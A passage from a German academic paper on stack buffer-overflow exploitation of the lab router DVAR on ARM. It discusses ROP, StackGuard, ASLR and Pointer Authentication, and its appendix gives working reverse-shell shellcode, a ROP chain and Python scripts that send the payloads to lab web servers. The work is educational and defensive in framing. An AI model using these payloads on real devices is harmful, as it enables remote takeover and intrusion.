Programme und Techniken, um automatisch Exploits zu entwickeln sind nicht neu. Auch wenn hier eine andere Art „Gadgets“ verwendet werden, ist es dennoch wie ROP. Es wurde also das Konzept von code-reuse Angriffen und ROP etwas anders umgesetzt mit der zusätzlichen Funktion des Exploit-Entwickelns. Somit wird Zeit und Aufwand gespart, jedoch gibt es keinen besonderen Anreiz genau die in [57] beschriebene Technik zu nutzen. Programme wie „Q“ [58] oder „Mona“ [59] erfüllen den gleichen Zweck. Beide sind in der Lage automatisiert Exploits zu entwickeln, welche sowohl das XN-Bit, als auch ASLR umgehen. Die vorgestellte Technik kann zuverlässig nur das XN-Bit umgehen und hat Probleme mit ASLR. Ist ASLR aktiviert, so wird der Shellcode bei jedem Versuch an unterschiedlichen Stellen im Programmspeicher abgelegt. Dies führt dazu, dass die Adresse, die an Stelle der Returnadresse geschrieben werden soll, nicht eindeutig bestimmt werden kann ([57, S. 375]). Letztendlich ist die in [57] beschriebene Technik nicht so gut entwickelt bzw. so ausgereift, wie die beiden anderen Programme, da diese ASLR zuverlässig umgehen können. Jedoch reicht die Technik aus, um einfachere Exploits zu entwickeln, bei denen kein ASLR umgangen werden muss. Somit ist sie auch geeignet, um die in dieser Arbeit erstellten Exploits zu erzeugen.

Eine der Hauptvoraussetzungen eines Exploits mit ROP ist ein Buffer-Overflow. Im Jahr 1972 wurde eine Overflow Attack erstmalig dokumentiert, 1988 erschien dann der Morris Worm, der zu den wohl bekanntesten Computer-Würmern zählt. Einer seiner Angriffsvektoren war es einen Buffer-Overflow im Finger-Daemon auszunutzen, um sich weiterzuverbreiten. Seitdem ist immer mehr Malware erschienen, die Buffer-Overflows ausnutzt, um Rechner zu infizieren und sich zu verbreiten. In den 1990er Jahren erschienen neben der Malware auch Sicherheitsmaßnahmen, welche Overflows verhindern sollten.

Die Lösung sollte, als Grundbestandteil von `gcc`, StackGuard sein. Im Jahr 2003 wurde auf dem GCC 2003 Sumit Proceedings diskutiert, ob StackGuard als Standard-Option in den gcc-Compiler integriert werden soll. Es wurde dafür gestimmt und so wurde StackGuard eine Option beim Kompilieren mit gcc. StackGuard sollte nicht nur vor Buffer-Overflows schützen, sondern auch vor allen anderen Methoden, durch die Speicher unrechtmäßig geschrieben werden kann. Um dies zu erreichen werden Canary nach der Return-Adresse auf den Stack geschrieben. Dadurch werden alle gespeicherten Register, Frame Pointer und die Return-Adresse geschützt. Ein Vorteil von StackGuard war, dass es jede Anwendung schützt, man musste sie nur erneut mit der StackGuard-Option kompilieren. [60]

Auch StackGuard bietet keinen vollständigen Schutz vor Buffer-Overflows. Es hat nicht lange gedauert, bis es die ersten Möglichkeiten gab, um StackGuard zu umgehen [61]. Da der Canary nicht die Funktionsargumente überwacht ist es möglich die Argumente der Funktion zu verändern und somit aus einer geschützten Funktion eine verwundbare zu machen. Dabei wird zwar der Canary und die Rücksprungadresse überschrieben, jedoch werden die Funktionsargumente in der Funktion verwendet und der Canary erst beim Verlassen dieser Funktion geprüft. Die Manipulation des Stacks fällt erst nach dem Ausführen der manipulierten Funktion auf. Dadurch ist es dennoch möglich Code auszuführen. Neben dieser Methode gibt es noch weitere, um StackGuard zu umgehen und willkührlichen Code auszuführen [62].

Wie man sieht gibt es zahlreiche Schutzmechanismen, um ROP und Buffer-Overflows zu verhindern. Jede der vorgestellten Maßnahmen bietet auch einen Schutz gegen Standard-Exploits, welche für Systeme entwickelt wurden, auf denen diese Schutzmechanismen nicht präsent waren. Sie bieten also einen gewissen Schutz, sofern der Exploit für eine breite Masse von Geräten geschrieben wurde, auf denen „nur“ ASLR und das NX-Bit aktiviert sind. Dennoch sollte man sich nicht zu sehr darauf verlassen, dass die Abwehrmechanismen sicher und unbrechbar sind. Wenn ein Angreifer wirklich will, so kann er auch die hier vorgestellten Schutzmechanismen umgehen und einen erfolgreichen Exploit entwickeln. In-Place Code Randomization, ROPocop, ROPGuard und StackGuard bieten also einen Mehrwert an Sicherheit, den man jedoch mit Vorsicht genießen sollte, da diese Schutzmechanismen Exploits nicht vollständig verhindern können, sondern es dem Angreifer nur deutlich schwerer machen.

5.1 Fazit

Abschließend kann man sagen, dass Buffer-Overflow-Schwachstellen nach wie vor eine ernstzunehmende Bedrohung sind. Nicht nur weil sie immer noch in aktueller Software auftreten, sondern auch weil es keinen wirklichen Schutz gegen sie gibt. Die vorgestellten Schutzmechanismen erschweren die Exploits, können sie aber nicht vollständig abwehren.

Die Schwachstellen auf dem Übungssystem konnten erfolgreich identifiziert, analysiert und ausgenutzt werden. Es wurde gezeigt, wie man solche Schwachstellen finden und analysieren kann und es wurde gezeigt, wie man einen Exploit entwickelt. Darüber hinaus wurden zwei Exploittechniken gezeigt, welche aufeinander aufbauen und eine Einführung in die Thematik darstellen. Aufgrund der Rechte, mit denen die ausgenutzten Anwendungen laufen, hatte man nach dem Ausnutzen ihrer Schwachstellen administrative Rechte (root-Berechtigungen) auf dem gesamten System und konnte sich auf diesem frei bewegen.

Die vorgestellten Techniken waren zum einen eine Code-Injection, bei der Schadcode injiziert und zur Ausführung gebracht wird, und zum anderen Return-Oriented-Programming, was zu der Kategorie der Code-Reuse Angriffe gehört. Bei der Code-Injection wird der Schadcode als Input der Anwendung übergeben und im Stack abgelegt. Durch das nicht Aktivieren des NX-Bit ist es möglich den Schadcode im Stack auszuführen und den DVAR somit zu kompromitieren.

ROP wurde bei dem zweiten Exploit genutzt, um das NX-Bit zu umgehen. So konnten die Rechte des Stack neu geschrieben werden und der Schadcode anschließend, wie auch bei dem ersten Exploit, in dem Stack ausgeführt werden.

Obgleich Buffer-Overflows noch eine ernstzunehmende Bedrohung sind, so ist das Ausnutzen dieser Schwachstellen durch die modernen Sicherheitsmaßnahmen zwar nicht völlig unmöglich, aber sehr aufwendig, was viele Angreifer meiner Meinung nach abschreckt. Ein Angreifer nutzt wahrscheinlich eher andere Schwachstellen, anstatt mehrere Wochen lang einen Exploit zu schreiben. So ist der Mensch als Schwachstelle vielversprechender als eine Sicherheitslücke in einer Anwendung. Möchte der Angreifer jedoch gezielt eine Firma oder Privatperson angreifen, so nimmt er sich natürlich auch die Zeit, um einen Exploit zu entwickeln. Grundsätzlichen sollten daher alle verfügbaren Sicherheitsmaßnahmen aktiviert sein, um den größtmöglichen Schutz zu gewährleisten.
Die ARM-spezifischen Sicherheitsmaßnahmen wie Trustzone und Pointer Authentication sind ein guter erster Ansatz für Sicherheitsmaßnahmen für ARM. Trustzone wurde jedoch schon gebrochen und Pointer Authentication ist leider erst in ARMv8 enthalten. Pointer Authentication ist relativ schwer zu brechen und kann ROP erkennen bzw. unterbinden. Wie in Abschnitt 2.2.3 beschrieben, werden die Authentication Codes für die verschiedenen Pointer zur Laufzeit berechnet, was es Angreifern sehr schwer macht diese zu manipulieren und zu erraten. Somit ist Pointer Authentication meiner Meinung nach die derzeit effektivste Schutzmaßnahme gegen ROP und demzurfolge gegen Exploits, welche auf Stackbasierten Buffer-Overflows beruhen.

5.2 Ausblick

Die gezeigten Exploits sind trivial und waren möglich, da kaum Sicherheitsmechanismen aktiviert waren. Um sich mehr mit dem Thema auseinander zu setzen kann man weitere Sicherheitsmaßnahmen aktivieren und versuchen, trotz diesen einen erfolgreichen Exploit zu entwickeln. Alternativ kann man Übungen aus dem Internet absolvieren, oder versuchen echte Expoits nachzuempfinden.

Es gibt viele verschiedene Möglichkeiten, um von hier aus fortzufahren. Das naheliegendste ist wohl die Schwierigkeit durch bessere Sicherheitsmaßnahmen zu erhöhen und zu versuchen diese zu brechen. Alternativ kann man auch die bestehen Exploits verbessern, indem diese z. B. Teilautomatisiert werden und man ähnliche Methoden wie bei BROP verwendet. So würden die Gadgets beispielsweise automatisiert gesucht werden. Im Rahmen meiner Recherche sind mir Maßnahmen aufgefallen, welche neben den vom Betriebssystem bereitgestellten Sicherheitsmaßnahmen implementiert werden können. ROPGuard ist eine dieser Sicherheitsmaßnahmen, welche bereits in Microsofts *Enhanced Mitigation Experience Toolkit* (EMET)[56] enthalten ist, was man sich unter Windows zusätzlich installieren kann.

Zu ARM gibt es noch nicht viele speziellen Sicherheitsmaßnahmen, um Buffer-Overflows zu erkennen und zu verhindern, hier muss noch geforscht werden. Eine Adaption bestehender Sicherheitsmaßnahmen anderer Architekturen ist denkbar, jedoch muss noch erforscht werden, wie wirksam diese bei ARM-Prozessoren sind. Besonders kritisch ist dabei der Punkt der Leistungsaufnahme. Die ARM-Architektur zeichnet sich durch eine besonders geringe Leistungsaufnahme aus. Sicherheitsmaßnahmen für ARM dürfen den Prozessor nicht zu sehr belasten, sodass dieser nicht wesentlich mehr Strom benötigt.

Anhang

Listing 1: Quellcode der Reverseshell für den Exploit der Konfigurationsseite.

```
.section .text
.global _start

_start: //socket(PF_INET, SOCK_STREAM, IPPROTO_IP)
        .code 32
        add r3, pc, #1
        bx r3

        //THUMB
        .code 16
        mov r7, #255    //syscall nr
        add r7, r7, #26
        eor r0, r0, r0
        add r0, r0, #2  //PF_INET
        mov r1, #1      //SOCK_STREAM
        sub r2, r2, r2  //IPPROTO_IP
        svc #1
        mov r4, r0      //FD sichern

connect: //connect(fd, struct sockaddr, addrlen)
        add r7, r7, #2  //281+2=283     syscall nr
        add r0, r4, #1  //fd
        sub r0, r0, #1
        adr r1, struct_ad
        sub r2, r2, r2
        strb r2, [r1, #1]       //AF_INET \x02\x00
        mov r2, #16     //addrlen
        svc #1

dup:    sub r7, r7, #220//283-220 = 63  syscall nr
        add r0, r4, #1
        sub r0, r0, #1
        sub r1, r1, r1  //dup2(fd, 0)   == stdin
        svc #1

        add r0, r4, #1
        sub r0, r0, #1
        add r1, r1, #1  //dup2(fd, 1)   == stdout
        svc #1



execve: //execve("/bin/sh", ["/bin/sh", 0], 0)
        mov r7, #11     //syscall nr
        adr r0, bb
        eor r2, r2, r2  //r2 = 0
        strb r2, [r0, #12]      //\0 nach /bin/busybox
        strb r2, [r0, #13]
        strb r2, [r0, #14]
```

```
        strb r2, [r0, #15]
        adr r1, args
        adr r5, arg0       //laden von <shell> nach r5, um X
        strb r2, [r5, #7]
        adr r5, arg1
        strb r2, [r5, #2]
        strb r2, [r5, #3]

        strb r2, [r1, #8]
        strb r2, [r1, #9]
        strb r2, [r1, #10]
        strb r2, [r1, #11]
        nop
        svc #1

struct_ad:
.ascii "\x02\xff"       //AF_INET
.ascii "\x11\x5d"       //port 4445
.byte 192,168,28,1      //IP

bb:
.ascii "/bin/busyboxXXXX"

args:
.word arg0
.word arg1
.ascii "XXXX"

arg0:
.ascii "busyboxX"

arg1:
.ascii "shXX"
```

Listing 2: Shellcode der Reverseshell für den Exploit der Konfigurationsseite.

```
00010054 <_start>:
   10054:       e28f3001        add     r3, pc, #1
   10058:       e12fff13        bx      r3
   1005c:       27ff            movs    r7, #255
   1005e:       371a            adds    r7, #26
   10060:       2002            movs    r0, #2
   10062:       2101            movs    r1, #1
   10064:       1a92            subs    r2, r2, r2
   10066:       df01            svc     1
   10068:       1c04            adds    r4, r0, #0

0001006a <connect>:
   1006a:       3702            adds    r7, #2
   1006c:       1c20            adds    r0, r4, #0
   1006e:       a111            add     r1, pc, #68
   10070:       1a92            subs    r2, r2, r2
   10072:       704a            strb    r2, [r1, #1]
   10074:       2210            movs    r2, #16
   10076:       df01            svc     1

00010078 <dup>:
   10078:       3fdc            subs    r7, #220
   1007a:       1c20            adds    r0, r4, #0
   1007c:       1a49            subs    r1, r1, r1
   1007e:       df01            svc     1
   10080:       1c60            adds    r0, r4, #1
   10082:       3801            subs    r0, #1
   10084:       3101            adds    r1, #1
   10086:       df01            svc     1
   10088:       1c60            adds    r0, r4, #1
   1008a:       3801            subs    r0, #1
   1008c:       3101            adds    r1, #1
   1008e:       df01            svc     1

00010090 <execve>:
   10090:       270b            movs    r7, #11
   10092:       a00a            add     r0, pc, #40
   10094:       4052            eors    r2, r2
   10096:       7302            strb    r2, [r0, #12]
   10098:       7342            strb    r2, [r0, #13]
   1009a:       7382            strb    r2, [r0, #14]
   1009c:       73c2            strb    r2, [r0, #15]
   1009e:       a10b            add     r1, pc, #44
   100a0:       a50d            add     r5, pc, #52
   100a2:       71ea            strb    r2, [r5, #7]
   100a4:       a50e            add     r5, pc, #56
   100a6:       70aa            strb    r2, [r5, #2]
   100a8:       70ea            strb    r2, [r5, #3]
   100aa:       720a            strb    r2, [r1, #8]
   100ac:       724a            strb    r2, [r1, #9]
```

```
   100ae:       728a            strb    r2, [r1, #10]
   100b0:       72ca            strb    r2, [r1, #11]
   100b2:       df01            svc     1

000100b4 <struct_ad>:
   100b4:       5d11ff02        .word   0x5d11ff02
   100b8:       011ca8c0        .word   0x011ca8c0

000100bc <bb>:
   100bc:       6e69622f        .word   0x6e69622f
   100c0:       7375622f        .word   0x7375622f
   100c4:       786f6279        .word   0x786f6279
   100c8:       58585858        .word   0x58585858

000100cc <args>:
   100cc:       000100d8        .word   0xbeffbc30
   100d0:       000100e0        .word   0xbeffbc38
   100d4:       58585858        .word   0x58585858

000100d8 <arg0>:
   100d8:       79737562        .word   0x79737562
   100dc:       58786f62        .word   0x58786f62

000100e0 <arg1>:
   100e0:       58586873        .word   0x58586873
```

Listing 3: Pythonscript zum senden des Payload an den Webserver der Konfigurationsseite.

```
# -*- coding: utf-8 -*-
import requests

bs = "a"*156 #zum auffÃŒllen vor der Adresse des pc
adr = "\xac\xbb\xff\xbe" #Adresse, zu der gesprungen werden soll
bs2 = "a"*20 #anstatt 20
sh = "\x01\x30\x8f\xe2\x13\xff\x2f\xe1\xff\x27\x1a\x37\x40\x40\x02\
    x30\x01\x21\x92\x1a\x01\xdf\x04\x1c\x02\x37\x60\x1c\x01\x38\x10\
    xa1\x92\x1a\x4a\x70\x10\x22\x01\xdf\xdc\x3f\x60\x1c\x01\x38\x49\
    x1a\x01\xdf\x60\x1c\x01\x38\x01\x31\x01\xdf\x0b\x27\x0a\xa0\x52\
    x40\x02\x73\x42\x73\x82\x73\xc2\x73\x0b\xa1\x0e\xa5\xea\x71\x0f\
    xa5\xaa\x70\xea\x70\x0a\x72\x4a\x72\x8a\x72\xca\x72\xc0\x46\x01\
    xdf\x02\xff\x11\x5d\xc0\xa8\x1c\x01\x2f\x62\x69\x6e\x2f\x62\x75\
    x73\x79\x62\x6f\x78\x58\x58\x58\x58\x30\xbc\xff\xbe\x38\xbc\xff\
    xbe\x58\x58\x58\x58\x62\x75\x73\x79\x62\x6f\x78\x58\x73\x68\x58\
    x58"
#Shellcode oder was auch immer nach der Adresse kommen soll


payload = {'aa': bs+adr+bs2+sh}
r = requests.get('http://192.168.28.128/basic.html', params=payload
    )
```

Listing 4: Shellcode der Reverseshell des Exppploits für die Verkehrsampel.

```
00010054 <_start>:
   10054:       e28f3001        add     r3, pc, #1
   10058:       e12fff13        bx      r3

0001005c <sigact>: //sigaction(SIGPIPE, SIG_IGN, 0)
   1005c:       211c            movs    r1, #28
   1005e:       390f            subs    r1, #15
   10060:       1c08            adds    r0, r1, #0
   10062:       a126            add     r1, pc, #152
   10064:       1a92            subs    r2, r2, r2
   10066:       a526            add     r5, pc, #152
   10068:       702a            strb    r2, [r5, #0]
   1006a:       706a            strb    r2, [r5, #1]
   1006c:       70aa            strb    r2, [r5, #2]
   1006e:       2743            movs    r7, #67
   10070:       df01            svc     1
   10072:       46c0            nop

00010074 <socket>:
   10074:       27ff            movs    r7, #255
   10076:       371a            adds    r7, #26
   10078:       4040            eors    r0, r0
   1007a:       3002            adds    r0, #2
   1007c:       2101            movs    r1, #1
   1007e:       1a92            subs    r2, r2, r2
   10080:       df01            svc     1
   10082:       1c04            adds    r4, r0, #0

00010084 <connect>: //connect(fd, struct sockaddr, addrlen)
   10084:       3702            adds    r7, #2
   10086:       1c60            adds    r0, r4, #1
   10088:       3801            subs    r0, #1
   1008a:       a110            add     r1, pc, #64
   1008c:       1a92            subs    r2, r2, r2
   1008e:       704a            strb    r2, [r1, #1]
   10090:       2210            movs    r2, #16
   10092:       df01            svc     1

00010094 <dup>:
   10094:       3fdc            subs    r7, #220
   10096:       1c60            adds    r0, r4, #1
   10098:       3801            subs    r0, #1
   1009a:       1a49            subs    r1, r1, r1
   1009c:       df01            svc     1
   1009e:       1c60            adds    r0, r4, #1
   100a0:       3801            subs    r0, #1
   100a2:       3101            adds    r1, #1
   100a4:       df01            svc     1

000100a6 <execve>: //execve("/bin/busybox", ["busybox", "sh"], 0)
   100a6:       270b            movs    r7, #11
```

```
   100a8:       a00a            add     r0, pc, #40
   100aa:       4052            eors    r2, r2
   100ac:       7302            strb    r2, [r0, #12]
   100ae:       7342            strb    r2, [r0, #13]
   100b0:       7382            strb    r2, [r0, #14]
   100b2:       73c2            strb    r2, [r0, #15]
   100b4:       a10b            add     r1, pc, #44
   100b6:       a50e            add     r5, pc, #56
   100b8:       71ea            strb    r2, [r5, #7]
   100ba:       a50f            add     r5, pc, #60
   100bc:       70aa            strb    r2, [r5, #2]
   100be:       70ea            strb    r2, [r5, #3]
   100c0:       720a            strb    r2, [r1, #8]
   100c2:       724a            strb    r2, [r1, #9]
   100c4:       728a            strb    r2, [r1, #10]
   100c6:       72ca            strb    r2, [r1, #11]
   100c8:       46c0            nop
   100ca:       df01            svc     1

000100cc <struct_ad>:
   100cc:       5d11ff02        .word   0x5d11ff02
   100d0:       011ca8c0        .word   0x011ca8c0

000100d4 <bb>:
   100d4:       6e69622f        .word   0x6e69622f
   100d8:       7375622f        .word   0x7375622f
   100dc:       786f6279        .word   0x786f6279
   100e0:       58585858        .word   0x58585858

000100e4 <args>:
   100e4:       000100f0        .word   0xbeffeed0
   100e8:       000100f8        .word   0xbeffeed8
   100ec:       58585858        .word   0x58585858

000100f0 <arg0>:
   100f0:       79737562        .word   0x79737562
   100f4:       58786f62        .word   0x58786f62

000100f8 <arg1>:
   100f8:       58586873        .word   0x58586873

000100fc <struct_si>:
   100fc:       00010100        .word   0xbeffeee0

00010100 <sign>:
   10100:       31585858        .word   0x31585858
```

Listing 5: Pythonscript zum Senden des Payloads an den Webserver der Verkehrsampel.

```
# -*- coding: utf-8 -*-
import requests
import socket


#lightsrv exploit
bs = "a"*2035
r4 = "bbbb"
r5 = "cccc"
r6 = "dddd"
r7 = "eeee"
r8 = "ffff"
lrpc = "\xec\xd7\x04\x40" #Adresse des ersten Gadgets

#ROP-Chain Gadgets
popR1R3R12LR = "\x01\x01\x01\x01aaaabbbbccccdddd\x84\x8c\x05\x40"
popmulsubLR = "\x7d\x02\x03\x04\x01\x01\x01\x01\xc0\xfe\x03\x40"
movpop = "eeeeffffgggg\xf0\xc8\x03\x40"
popR3LRPC = "\xec\xd7\x04\x40hhhhiiiijjjjkkkkllllmmmmnnnnoooo\x8c\
    x3e\x04\x40"
popR1R12LR = "\x01\x01\x01\x01ppppqqqq\x84\x8c\x05\x40rrrr\x04\x1d\
    x04\x40"
popmulsubLR2 = "\x08\x02\x03\x04\x01\x01\x01\x01\xc4\xfe\x03\x40"
popR4R6 = "ssssttttt\xcc\xaa\x04\x40\xe4\x3f\x02\x40"
popR0R4LR = "\x01\x01\x01\x01uuuu\x84\x8c\x05\x40"
popmulsubLR3 = "\x01\x12\x05\x04\x01\x01\x01\x01\x7c\xc4\x07\x40"
popR3PC = "\xcc\xaa\x04\x40\xb0\x55\x04\x40"
popR0R4LR2 = "\xff\xef\xfd\xbezzzz\xc4\xad\x04\x40"
addpop = "AAAABBBBCCCC\xac\xfc\x01\x40"
svcpop = "DDDD\x34\xee\xff\xbe"

#Shellcode
switchtothumb = "\x01\x30\x8f\xe2\x13\xff\x2f\xe1"
sigaction = "\x1c\x21\x0f\x39\x08\x1c\x26\xa1\x92\x1a\x26\xa5\x2a\
    x70\x6a\x70\xaa\x70\x43\x27\x01\xdf\xc0\x46"
socket1 = "\xff\x27\x1a\x37\x40\x40\x02\x30\x01\x21\x92\x1a\x01\xdf
    \x04\x1c"
connect = "\x02\x37\x60\x1c\x01\x38\x10\xa1\x92\x1a\x4a\x70\x10\x22
    \x01\xdf"
dup = "\xdc\x3f\x60\x1c\x01\x38\x49\x1a\x01\xdf\x60\x1c\x01\x38\x01
    \x31\x01\xdf"
execve = "\x0b\x27\x0a\xa0\x52\x40\x02\x73\x42\x73\x82\x73\xc2\x73\
    x0b\xa1\x0e\xa5\xea\x71\x0f\xa5\xaa\x70\xea\x70\x0a\x72\x4a\x72\
    x8a\x72\xca\x72\xc0\x46\x01\xdf"

struct_ad = "\x02\xff\x11\x5d\xc0\xa8\x1c\x01"
bb = "\x2f\x62\x69\x6e\x2f\x62\x75\x73\x79\x62\x6f\x78\x58\x58\x58\
    x58"
args = "\xd0\xee\xff\xbe\xd8\xee\xff\xbe\x58\x58\x58\x58"
arg0 = "\x62\x75\x73\x79\x62\x6f\x78\x58"
arg1 = "\x73\x68\x58\x58"
```

```
struct_si = "\xe0\xee\xff\xbe"
sign = "\x58\x58\x58\x31"

#Zusammenbauen der ROPChain, des Shellcode und des gesamten
    Payloads
ropchain = popR1R3R12LR+popmulsubLR+movpop+popR3LRPC+popR1R12LR+
    popmulsubLR2+popR4R6+popR0R4LR+popmulsubLR3+popR3PC+popR0R4LR2+
    addpop+svcpop
shellcode = switchtothumb+sigaction+socket1+connect+dup+execve+
    struct_ad+bb+args+arg0+arg1+struct_si+sign
payload = bs+r4+r5+r6+r7+r8+lrpc+ropchain+shellcode

#Versenden des Payloads in einem HTTP Request
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
s.connect(('192.168.28.128', 8080))
s.send("GET " + payload + " HTTP/1.1 \r\n\r\n")
```

Literaturverzeichnis

[1] Kahle, Christian: *BrickerBot: IoT-Zerstörung aus Notwehr findet jetzt ein Ende*
URL: http://winfuture.de/news,101058.html
Stand: 2018-05-08 15:00 Uhr

[2] Trinkwalder, Andrea: *Malware auf Zerstörungsjagd: BrickerBot legt unsichere IoT-Geräte still*
URL: https://www.heise.de/newsticker/meldung/Malware-auf-Zerstoerungsjagd-BrickerBot-legt-unsichere-IoT-Geraete-still-3678861.html
Stand: 2018-05-08 15:00 Uhr

[3] Palo Alto Networks: *Neue Variante des IoT-Linux Botnets „Tsunami“ entdeckt*
URL: https://www.infopoint-security.de/neue-variante-des-iot-linux-botnets-tsunami-entdeckt/a10506/
Stand: 2018-05-08 15:00 Uhr

[4] Claud Xiao, Cong Zheng und Yanhui Jia: *New IoT/Linux Malware Targets DVRs, Forms Botnet*
URL: https://researchcenter.paloaltonetworks.com/2017/04/unit42-new-iotlinux-malware-targets-dvrs-forms-botnet/
Stand: 2018-05-08 15:00 Uhr

[5] Golem.de: *Mirai-Botnetz*
URL: https://www.golem.de/specials/mirai/
Stand: 2018-05-08 15:00 Uhr

[6] Weisensee, Jan: *Mirai-Botnetz: Drei US-Studenten bekennen sich schuldig*
URL: https://www.golem.de/news/mirai-botnetz-drei-us-studenten-bekennen-sich-schuldig-1712-131665.html
Stand: 2018-05-08 15:00 Uhr

[7] statista.com: *Prognose zur Anzahl der vernetzten Geräte im Internet der Dinge (IoT) weltweit in den Jahren 2016 bis 2020 (in Millionen Einheiten)*
URL: https://de.statista.com/statistik/daten/studie/537093/umfrage/anzahl-der-vernetzten-geraete-im-internet-der-dinge-iot-weltweit/
Stand: 2018-09-11 14:00 Uhr

[8] AO Kaspersky Lab: *IoT-Fallen: Eine Analyse der von den IoT-Honeypots von Kaspersky Lab gesammelten Daten*
URL: https://de.securelist.com/honeypots-and-the-internet-of-things/72793/
Stand: 2018-05-08 14:30 Uhr

[9] FPGAnedir : *ARM MİMARİSİ*
URL: http://www.fpganedir.com/makale/arm/index.php
Stand: 2018-05-02 14:53 Uhr

[10] Dilger, Daniel Eran: *iPhone Patent Wars: Apple's $1.1 billion ARM injection ignites a mobile patent race*
URL: https://appleinsider.com/articles/13/08/12/iphone-patent-wars-apples-11-billion-arm-injection-ignites-a-mobile-patent-race
Stand: 2018-05-02 13:00 Uhr

[11] ARM Ltd.: *ARM Discloses Technical Details Of The Next Version Of The ARM Architecture*
URL:https://www.arm.com/about/newsroom/arm-discloses-technical-details-of-the-next-version-of-the-arm-architecture.php
Stand: 2018-06-15 15:15 Uhr

[12] Siller, Prof. Mag. Dr. Helmut: *Begriffsdefinition Exploit*
URL: https://wirtschaftslexikon.gabler.de/definition/exploit-53419
Stand: 2018-05-02 15:00 Uhr

[13] Rouse, Margaret: Payload
URL:https://www.searchsecurity.de/definition/Payload
Stand: 2018-09-10

[14] Aurora, Beenu: *Shell Code For Beginners*
URL: https://www.exploit-db.com/docs/english/13019-shell-code-for-beginners.pdf
Stand: 2018-06-15 14:00 Uhr

[15] heise.de: *Metasploit: Exploits für alle: Dunkle Künste*
URL: https://www.heise.de/security/artikel/Dunkle-Kuenste-271410.html
Stand: 2018-05-14 09:45 Uhr

[16] Fettis, Mike: *Reverse shell !?!*
URL: https://hackernoon.com/reverse-shell-cf154dfee6bd
Stand: 2018-05-14 09:45 Uhr

[17] Schleser, Konstantin; Krämer, Tim; Graf, Dennis; *SVS-Masterprojekt IT-Sicherheit: Buffer-Overflow*
URL: https://www2.informatik.uni-hamburg.de/fachschaft/wiki/images/f/f0/7kraemer-Projekt-ausarbeitung.pdf
Stand: 2018-05-14 11:00 Uhr

[18] Stiller, Andreas: *Die ARM-Story: Von der kleinen Architektur zum großen Marktführer*
URL: https://www.heise.de/ct/artikel/Die-ARM-Story-1425834.html
Stand: 2018-05-28 16:00 Uhr

[19] iX Magazin: *Softbank schließt Übernahme des Chip-Entwicklers ARM ab*
URL: https://www.heise.de/ix/meldung/Softbank-schliesst-Uebernahme-des-Chip-Entwicklers-ARM-ab-3314255.html#container_content
Stand: 2018-06-14 10:00 Uhr

[20] ARM Limited : *TrustZone - Arm*
URL: https://www.arm.com/products/security-on-arm/trustzone
Stand: 2018-03-08 10:00 Uhr

[21] Qualcomm Technologies Inc. : *Pointer Authentication on ARMv8.3*
URL: https://www.qualcomm.com/documents/whitepaper-pointer-authentication-armv83
Stand: 2018-03-08 10:54 Uhr

[22] Azeria-Labs : *ARM Data Types and Registers (Part 2)*
URL: https://azeria-labs.com/arm-data-types-and-registers-part-2/
Stand: 2018-05-03 15:10 Uhr

[23] Azeria-Labs: *ARM Instruction Set (Part 3)*
URL: https://azeria-labs.com/arm-instruction-set-part-3/
Stand: 2018-05-09 12:30 Uhr

[24] Azeria-Labs: *Memory Instructions: Load and Store (Part 4)*
URL: https://azeria-labs.com/memory-instructions-load-and-store-part-4/
Stand: 2018-05-09 12:30 Uhr

[25] Azeria-Labs: *Conditional Execution and Branching (Part 6)*
URL: https://azeria-labs.com/arm-conditional-execution-and-branching-part-6/
Stand: 2018-05-09 12:30 Uhr

[26] Argento Daniele, Boschi Patrizio, Del Basso Luca: *NX bit: A hardware-enforced BOF protection*
URL: http://index-of.es/EBooks/NX-bit.pdf
Stand: 2018-05-09 16:00 Uhr

[27] Böck, Hanno: ASLR: *Speicher-Randomisierung unter Linux mangelhaft*
URL: https://www.golem.de/news/aslr-speicherrandomisierung-unter-linux-mangelhaft-1412-111010.html
Stand: 2018-05-09 17:00 Uhr

[28] Security et alii: *How Effective is ASLR on Linux Systems?*
URL: https://securityetalii.es/2013/02/03/how-effective-is-aslr-on-linux-systems/
Stand: 2018-05-09 17:00 Uhr

[29] Trimmer, Jimmy: *Buffer Overflows, ASLR, and Stack Canaries*
URL: https://ritcsec.wordpress.com/2017/05/18/buffer-overflows-aslr-and-stack-canaries/
Stand: 2018-05-11 10:30 Uhr

[30] Eilers, Carsten: *Schutzmaßnahmen: Canary und DEP gegen Pufferüberlauf-Schwachstellen*
URL: https://www.ceilers-news.de/serendipity/385-Schutzmassnahmen-Canary-und-DEP-gegen-Pufferueberlauf-

Schwachstellen.html
Stand: 2018-05-11 10:40 Uhr

[31] Kil3r, Bulba: *Bypassing StackGuard and StackShield*
URL: http://phrack.org/issues/56/5.html#article
Stand: 2018-05-11 10:45 Uhr

[32] Shah, Saumil: *Damn Vulnerable ARM Router (DVAR)*
URL: http://blog.exploitlab.net/2018/01/dvar-damn-vulnerable-arm-router.html?view=classic
Stand: 2018-05-11 14:00 Uhr

[33] Reece, Alex: *Introduction to return oriented programming (ROP)*
URL: http://codearcana.com/posts/2013/05/28/introduction-to-return-oriented-programming-rop.html
Stand: 2018-05-11 15:00 Uhr

[34] Solar Designer: *Getting around non-executable stack (and fix)*
URL: http://seclists.org/bugtraq/1997/Aug/63
Stand: 2018-05-17 10:30 Uhr

[35] FH Wedel: *Was ist statische Codeanalyse?*
URL: http://www.fh-wedel.de/~si/seminare/ws08/Ausarbeitung/11.ca/codeanalyse.html
Stand: 2018-07-24 10:00 Uhr

[36] viva64.com: *Dynamic code analysis*
URL: https://www.viva64.com/en/t/0070/
Stand: 2018-07-24 10:00 Uhr

[37] Thomas, David: *ARM: Introduction to ARM: Program Counter*
URL: http://www.davespace.co.uk/arm/introduction-to-arm/pc.html
Stand: 2018-07-24 13:00 Uhr

[38] Auflistung der ARM Systemcalls
URL: https://w3challs.com/syscalls/?arch=arm_strong
Stand: 2018-07-03 09:30 Uhr

[39] JSmyth: ARM, GNU assembler: *how to pass "array" arguments to execve()?*
URL: https://stackoverflow.com/questions/30436566/arm-gnu-assembler-how-to-pass-array-arguments-to-execve
Stand: 2018-09-05 15:00 Uhr

[40] Giacobbi, Giovanni: *The GNU Netcat Project*
URL: http://netcat.sourceforge.net/
Stand: 2018-09-06 16:00 Uhr

[41] ARM Limited: *ARM11 MPCore Processor Technical Reference Manual*, §5.5.3 Execute never bits
URL: http://infocenter.arm.com/help/index.jsp?topic=/com.arm.doc.ddi0360f/CACHFICI.html
Stand: 2018-07-03 09:30 Uhr

[42] linux man-page zu mprotect

